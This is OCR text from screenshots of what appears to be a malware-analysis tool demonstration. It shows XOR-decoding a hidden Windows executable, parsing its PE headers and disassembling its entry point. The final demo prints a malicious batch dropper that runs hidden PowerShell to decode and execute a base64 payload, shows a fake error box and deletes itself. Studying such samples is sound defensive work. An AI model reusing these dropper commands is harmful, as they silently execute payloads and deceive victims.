

FileInsight - New file 1*
File
Home
Edit
Search
Plugins
Windows
Help
Operations
Plugins
Basic
Compression
Crypto
Encoding
Misc
Parsing
Search
Visualization
XOR
Check for update
Version info
Binwalk scan
Disassemble
File type
Find PE file
Parse file structure
Show metadata
Strings
Parsing file structure of the file
Parse file structure of selected region
(the whole file if not selected) with Kaitai Struct
Decode
Method
Key
New file 1*
Script is running, please wait...
Navigation
Structures
Decode
Bookmarks
Output
Values
Bookmarks
Calculator
Output
Scripting
Press F1 for help
Offset 0h (0)
Length 0h (0)
OVR


FileInsight - New file 1*
File
Home
Edit
Search
Plugins
Windows
Help
Operations
Plugins
McAfee
Decode
Method
Xor
Key
0xd3d2d1d0dfdedddcdbdad9d8c7c6c5
Select area to decode
64b3d533be1fe5b3bd5e5cd7adaf...
Guessed XOR keys*
New file 0*
Output of Hex text to binary data*
New file 1*
00000000 4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 MZ
00000010 B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 @
00000020 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000030 00 00 00 00 00 00 00 00 00 00 00 00 F0 00 00 00
00000040 0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68 ! L !Th
00000050 69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F is program canno
00000060 74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20 t be run in DOS
00000070 6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00 mode. $
00000080 20 3D 33 DA 5C B6 60 DA 5C B6 60 DA 5C B6 60 DA = 3 \ ` \ ` \ `
00000090 49 12 2E 60 DB 5C B6 60 B5 2A 28 60 CB 5C B6 60 I .` \ ` *(` \ `
000000A0 B5 2A 1C 60 BF 5C B6 60 D3 24 25 60 DF 5C B6 60 * ` \ ` $%` \ `
000000B0 DA 5C B7 60 80 5C B6 60 B5 2A 1D 60 C4 5C B6 60 \ ` \ ` * ` \ `
000000C0 B5 2A 2C 60 DB 5C B6 60 B5 2A 2B 60 DB 5C B6 60 *,` \ ` *+` \ `
000000D0 52 69 63 68 DA 5C B6 60 00 00 00 00 00 00 00 00 Rich \ `
000000E0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
000000F0 50 45 00 00 4C 01 05 00 2C A0 62 4F 00 00 00 00 PE L , bO
00000100 00 00 00 00 E0 00 02 01 0B 01 0A 00 00 90 00 00
00000110 00 66 01 00 00 00 00 00 14 18 00 00 00 10 00 00 f
00000120 00 A0 00 00 00 00 40 00 00 10 00 00 00 02 00 00 @
00000130 05 00 01 00 00 00 00 00 05 00 01 00 00 00 00 00
00000140 00 40 02 00 00 04 00 00 5F 6E 02 00 03 00 40 81 @ _n @
00000150 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00
00000160 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00
00000170 F4 BD 00 00 3C 00 00 00 00 00 01 00 04 20 01 00 <
00000180 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000190 00 30 02 00 A8 07 00 00 00 00 00 00 00 00 00 00 0
000001A0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
000001B0 00 00 00 00 00 00 00 00 B0 BA 00 00 40 00 00 00 @
000001C0 00 00 00 00 00 00 00 00 00 A0 00 00 44 01 00 00 D
000001D0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
Archive
Executable
Filesystem
Image
Windows-specific
ELF
Mach-O
PE
Script is running, please wait...
Navigation
Structures
Decode
Bookmarks
Output
Values
Bookmarks
Calculator
Output
Scripting
Press F1 for help
Offset 0h (0)
Length 0h (0)
OVR
4:46 PM
8/7/2021


FileInsight - New file 1*
File
Home
Edit
Search
Plugins
Windows
Help
Operations
Plugins
McAfee
Decode
Method
Xor
Key
0xd3d2d1d0dfdedddcdbdad9d8c7c6c5
Select area to decode
64b3d533be1fe5b3bd5e5cd7adaf...
Guessed XOR keys*
New file 0*
Output of Hex text to binary data*
New file 1*
00000000 4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 MZ
00000010 B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 @
00000020 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000030 00 00 00 00 00 00 00 00 00 00 00 00 F0 00 00 00
00000040 0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68 ! L !Th
00000050 69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F is program canno
00000060 74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20 t be run in DOS
00000070 6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00 mode. $
00000080 9E 3D D8 33 DA 5C B6 60 DA 5C B6 60 DA 5C B6 60 = 3 \ ` \ ` \ `
00000090 49 12 2E 60 DB 5C B6 60 B5 2A 28 60 CB 5C B6 60 I .` \ ` *(` \ `
000000A0 B5 2A 1C 60 BF 5C B6 60 D3 24 25 60 DF 5C B6 60 * ` \ ` $%` \ `
000000B0 DA 5C B7 60 80 5C B6 60 B5 2A 1D 60 C4 5C B6 60 \ ` \ ` * ` \ `
000000C0 B5 2A 2C 60 DB 5C B6 60 B5 2A 2B 60 DB 5C B6 60 *,` \ ` *+` \ `
000000D0 52 69 63 68 DA 5C B6 60 00 00 00 00 00 00 00 00 Rich \ `
000000E0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
000000F0 50 45 00 00 4C 01 05 00 2C A0 62 4F 00 00 00 00 PE L , bO
00000100 00 00 00 00 E0 00 02 01 0B 01 0A 00 00 90 00 00
00000110 00 66 01 00 00 00 00 00 14 18 00 00 00 10 0
00000120 00 A0 00 00 00 00 40 00 00 10 00 00 00 02 0
00000130 05 00 01 00 00 00 00 00 05 00 01 00 0
00000140 00 40 02 00 00 04 00 00 5F 6E 02 00 03 00 4
00000150 00 00 10 00 00 10 00 00 00 00 10 00 00 10 0
00000160 00 00 00 00 10 00 00 00 00 00 00 00 00 00 0
00000170 F4 BD 00 00 3C 00 00 00 00 00 01 00 04 20 0
00000180 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0
00000190 00 30 02 00 A8 07 00 00 00 00 00 00 00 00 00 00 0
000001A0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
000001B0 00 00 00 00 00 00 00 00 B0 BA 00 00 40 00 00 00 @
000001C0 00 00 00 00 00 00 00 00 00 A0 00 00 44 01 00 00 D
000001D0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
Confirmation
Adding many bookmarks (over 100) may take long time.
Would you like to add 127 bookmarks?
Yes
No
Navigation
Structures
Decode
Bookmarks
Output
Values
Bookmarks
Calculator
Output
Scripting
Press F1 for help
Offset 0h (0)
Length 0h (0)
OVR
4:46 PM
8/7/2021


FileInsight - New file 1*
File
Home
Edit
Search
Plugins
Windows
Help
New Horizontal Tab Group
New Vertical Tab Group
Close
Close All But This
Close All
File Properties
Tabs
File
McAfee
Decode
Method
Xor
Key
0xd3d2d1d0dfdeddcdbdad9d8c7c6c5
Decode
64b3d533be1fe5b3bd5e5cd7adaf...
Guessed XOR keys*
New file 0*
Output of Hex text to binary data*
New f
Parsed data*
Attributes are bookmarked
List of attributes of the file
Navigation
Structures
Decode
Bookmarks
Output
Parsed the whole file as PE.
Added bookmarks to the parsed data structure.
Parsed data is shown in the new "Parsed data" tab.
Please use "Windows" tab -> "New Vertical Tab Group" to see parsed data and file contents side by side.
Values
Bookmarks
Calculator
Output
Scripting
Offset F8h (248)
Length 4h (4)
OVR
4:47 PM
8/7/2021


FileInsight - New file 1*
File
Home
Edit
Search
Plugins
Windows
Help
Operations
Plugins
Basic
Compression
Crypto
Encoding
Misc
Parsing
Search
Visualization
XOR
Check for update
Version info
Emulate code
File comparison
Hash values
Send to (CLI)
Send to (GUI)
McAfee
Decode
Method
Key
Guessed XOR keys*
New file 0*
Output of Hex text to binary data*
Parsed data*
Send selected region (the whole file if not selected) to other GUI program
Script is running, please wait...
Navigation
Structures
Decode
Bookmarks
Output
Values
Bookmarks
Calculator
Output
Scripting
Press F1 for help
Offset 0h (0)
Length 0h (0)
OVR
4:47 PM
8/7/2021


FileInsight - New file 1*
File
Home
Edit
Search
Plugins
Windows
Help
Operations
Plugins
McAfee
Decode
Method
Xor
Key
0xd3d2d1d0dfdeddddcdbdad9d8c7c6c5
Select area to decode
Navigation
Structures
Decode
Bookmarks
0x0 mz.magic MZ
0x0 pe.coff_hdr.symbol_name_tabl MZ
0x2 mz.data1
0x3c mz.ofs_pe
0xf0 pe.pe_signature PE
0xf4 pe.coff_hdr.machine
0xf6 pe.coff_hdr.number_of_secti
0xf8 pe.coff_hdr.time_date_stamp
0xfc pe.coff_hdr.pointer_to_symb
0x100 pe.coff_hdr.number_of_symb
0x104 pe.coff_hdr.size_of_option
0x106 pe.coff_hdr.characteristic
0x108 pe.optional_hdr.std.format
Values
Bookmarks
Calculator
64b3d533be1fe5b3bd5e5cd7adaf...
Guessed XOR keys*
New file 0*
Output of Hex text to binary data*
New f
Send to (GUI)
Detect It Easy
PE-bear
pe-tree
IDA Free
Cutter
Relyze Desktop
VS Code
MS Paint
Excel
Word
CyberChef
Customize menu
Opening the file with PE-bear
Parsed data*
0x1: mz.magic -> 4d5a (hex)
0x3: pe.coff_hdr.symbol_name_table_size -> 9460301 (0x905a4d)
0x3b: mz.data1 -> 900003000000040000000ffff0000b800... (hex)
0x3f: mz.ofs_pe -> 240 (0xf0)
0xf3: pe.pe_signature -> 50450000 (hex)
0xf4 - 0xf5: pe.coff_hdr.machine -> MachineType.i386: 332 (0x14c)
0xf6 - 0xf7: pe.coff_hdr.number_of_sections -> 5 (0x5)
0xf8 - 0xfb: pe.coff_hdr.time_date_stamp -> 2012-03-16 02:06:36+00:00 (UNIX time, UT
0xfc - 0xff: pe.coff_hdr.pointer_to_symbol_table -> 0 (0x0)
0x100 - 0x103: pe.coff_hdr.number_of_symbols -> 0 (0x0)
0x104 - 0x105: pe.coff_hdr.size_of_optional_header -> 224 (0xe0)
0x106 - 0x107: pe.coff_hdr.characteristics -> 258 (0x102)
0x108 - 0x109: pe.optional_hdr.std.format -> PeFormat.pe32: 267 (0x10b)
0x10a - 0x10a: pe.optional_hdr.std.major_linker_version -> 10 (0xa)
0x10b - 0x10b: pe.optional_hdr.std.minor_linker_version -> 0 (0x0)
0x10c - 0x10f: pe.optional_hdr.std.size_of_code -> 36864 (0x9000)
0x110 - 0x113: pe.optional_hdr.std.size_of_initialized_data -> 91648 (0x16600)
0x114 - 0x117: pe.optional_hdr.std.size_of_uninitialized_data -> 0 (0x0)
0x118 - 0x11b: pe.optional_hdr.std.address_of_entry_point -> 6164 (0x1814)
0x11c - 0x11f: pe.optional_hdr.std.base_of_code -> 4096 (0x1000)
0x120 - 0x123: pe.optional_hdr.std.base_of_data -> 40960 (0xa000)
0x124 - 0x127: pe.optional_hdr.windows.image_base_32 -> 4194304 (0x400000)
0x128 - 0x12b: pe.optional_hdr.windows.section_alignment -> 4096 (0x1000)
0x12c - 0x12f: pe.optional_hdr.windows.file_alignment -> 512 (0x200)
0x130 - 0x131: pe.optional_hdr.windows.major_operating_system_version -> 5 (0x5)
0x132 - 0x133: pe.optional_hdr.windows.minor_operating_system_version -> 1 (0x1)
0x134 - 0x135: pe.optional_hdr.windows.major_image_version -> 0 (0x0)
Output
Sending the whole file (129536 bytes) to external program.
Output
Scripting
Offset 0h (0)
Length 0h (0)
OVR
4:47 PM
8/7/2021

PE-bear v0.5.4 [c:\users\user\appdata\local\temp\tmpnmrsmf]

File Settings View Compare Info

- tmpnmrsmf
  - DOS Header
  - DOS stub
  - NT Headers
    - Signature
    - File Header
    - Optional Header
  - Section Headers
  - Sections
    - .text
      - EP = C14
    - .rdata
    - .data
    - .rsrc
    - .reloc

	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F
C14	E8	E4	2F	00	00	E9	95	FE	FF	FF	CC	CC	8D	42	FF	5B
C24	C3	8D	A4	24	00	00	00	00	8D	64	24	00	33	C0	8A	44
C34	24	08	53	8B	D8	C1	E0	08	8B	54	24	08	F7	C2	03	00
C44	00	00	74	15	8A	0A	83	C2	01	3A	CB	74	CF	84	C9	74
C54	51	F7	C2	03	00	00	00	75	EB	0B	D8	57	8B	C3	C1	E3
C64	10	56	0B	D8	8B	0A	BF	FF	FE	FE	7E	8B	C1	8B	F7	33
C74	CB	03	F0	03	F9	83	F1	FF	83	F0	FF	33	CF	33	C6	83
C84	C2	04	81	E1	00	01	01	81	75	1C	25	00	01	01	81	74
C94	D3	25	00	01	01	01	75	08	81	E6	00	00	00	80	75	C4
CA4	5E	5F	5B	33	C0	C3	8B	42	FC	3A	C3	74	36	84	C0	74
CB4	EF	3A	E3	74	27	84	E4	74	E7	C1	E8	10	3A	C3	74	15
CC4	84	C0	74	DC	3A	E3	74	06	84	E4	74	D4	EB	96	5E	5F
CD4	8D	42	FF	5B	C3	8D	42	FF	5F	5F	5B	C3	8D	42	FD	5F

	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F
C14	è	ä	/	.	.	é	.	þ	ÿ	ÿ	Ì	Ì	.	B	ÿ	[
C24	Ã	.	¤	$	.	.	.	.	d	$	.	3	À	.	D	
C34	$	.	S	.	Ø	Á	à	.	.	T	$	.	÷	Â	.	.
C44	.	.	t	.	.	.	.	Â	.	:	Ë	t	Ï	.	É	t
C54	Q	÷	Â	.	.	.	.	u	ë	.	Ø	W	.	Ã	Á	ã
C64	.	V	.	Ø	.	.	¿	ÿ	Þ	Þ	~	.	Á	.	÷	3
C74	Ë	.	ð	.	ù	.	ñ	ÿ	.	ð	ÿ	3	Ï	3	Æ	.
C84	Â	.	.	á	.	.	.	.	u	.	%	.	.	.	.	t
C94	Ó	%	.	.	.	u	.	.	æ	.	.	.	.	u	Ä	
CA4	^	_	[	3	À	Ã	.	B	ü	:	Ã	t	6	.	À	t
CB4	ï	:	ã	t	'	.	ä	t	ç	Á	è	.	:	Ã	t	.
CC4	.	À	t	Ü	:	ã	t	.	.	ä	t	Ô	ë	.	^	_
CD4		B	ÿ	[	Ã		B	þ	^		[	Ã		B	ý	^

C14

Disasm: .text | General | DOS Hdr | Rich Hdr | File Hdr | Optional Hdr | Section Hdrs | Imports | Resources | BaseReloc. | LoadConfig

	Hex	Disasm	Hint
1814	E8E42F0000	CALL 0X4047FD	
1819	E995FEFFFF	JMP 0X4016B3	
181E	CC	INT3	
181F	CC	INT3	
1820	8D42FF	LEA EAX, [EDX - 1]	
1823	5B	POP EBX	
1824	C3	RET	
1825	8DA42400000000	LEA ESP, [ESP]	
182C	8D642400	LEA ESP, [ESP]	
1830	33C0	XOR EAX, EAX	
1832	8A442408	MOV AL, BYTE PTR [ESP + 8]	
1836	53	PUSH EBX	
1837	8BD8	MOV EBX, EAX	
1839	C1E008	SHL EAX, 8	
183C	8B542408	MOV EDX, DWORD PTR [ESP + 8]	
1840	F7C203000000	TEST EDX, 3	
1846	7415	JE SHORT 0X40185D	
1848	8A0A	MOV CL, BYTE PTR [EDX]	
184A	83C201	ADD EDX, 1	
184D	3ACB	CMP CL, BL	
184F	74CF	JE SHORT 0X401820	
1851	84C9	TEST CL, CL	
1853	7451	JE SHORT 0X4018A6	
1855	F7C203000000	TEST EDX, 3	
185B	75EB	JNE SHORT 0X401848	
185D	0BD8	OR EBX, EAX	
185F	57	PUSH EDI	
1860	8BC3	MOV EAX, EBX	
1862	C1E310	SHL EBX, 0X10	
1865	56	PUSH ESI	
1866	0BD8	OR EBX, EAX	
1868	8B0A	MOV ECX, DWORD PTR [EDX]	
186A	BFFFFEFE7E	MOV EDI, 0X7EFEFEFF	
186F	8BC1	MOV EAX, ECX	
1871	8BF7	MOV ESI, EDI	
1873	33CB	XOR ECX, EBX	

tmpnmrsmf

Loaded: c:\users\user\appdata\local\temp\tmpnmrsmf

Check for updates

4:48 PM
8/7/2021

Demo 3

- Deobfuscation with emulation of shellcode
- Powershell script that contains a self-modifying shellcode
- Plugins used in this demo
  - Basic -> Copy to new file
  - Encoding -> Custom base64 decode
  - Parsing -> Disassemble
  - Misc -> Emulate code
  - Parsing -> Find PE file
  - Searching -> YARA scan

FileInsight - 3d30ac25c3121e969d195d7eadcf173f8c2cb7bcf47241758ad4f179a75c6d8b

File Home Edit Search Plugins Windows Help

New Open Close Save — File

View as Hex View as Text — View

Enter a URL here
Use Internet Explorer Proxy
Enter your proxy as [Server:Port] here
Get — Web

McAfee

Navigation

Supported for HTML, OLE2, PE and Flash.

Navigation Structures Decode

Values

Byte	0
WORD	0
DWORD	0
ASCII	
Unicode	

Values Bookmarks Calculator

3d30ac25c3121e969d195d7eadcf1...

```
@echo off
start /b powershell -w hidden -nop -c "iex ([System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String( $((gc %~f0 )[-1])))))"
start /b powershell -w hidden -nop -c "Add-Type -AssemblyName Microsoft.VisualBasic;$null =[Microsoft.VisualBasic.Interaction]::MsgBox('Document failed to decode prop
timeout 5 > NUL
start /b "" cmd /c del "%~f0"&exit /b
U2V0LVN0cmljdE1vZGUgLVZlcnNpb24gMgoKJERvSXQgPSBAJwpmdW5jdGlvbiBmdW5jX2dldF9wcm9jX2FkZHJlc3MgewoJUGFyYW0gKCR2YXJfbW9kdWxlLCAkdmFyX3Byb2NlZHVyZSkJCQoJJHZhcl91bnNhZmVfbn
```

This BASE64 string will be decoded and executed as PowerShell script

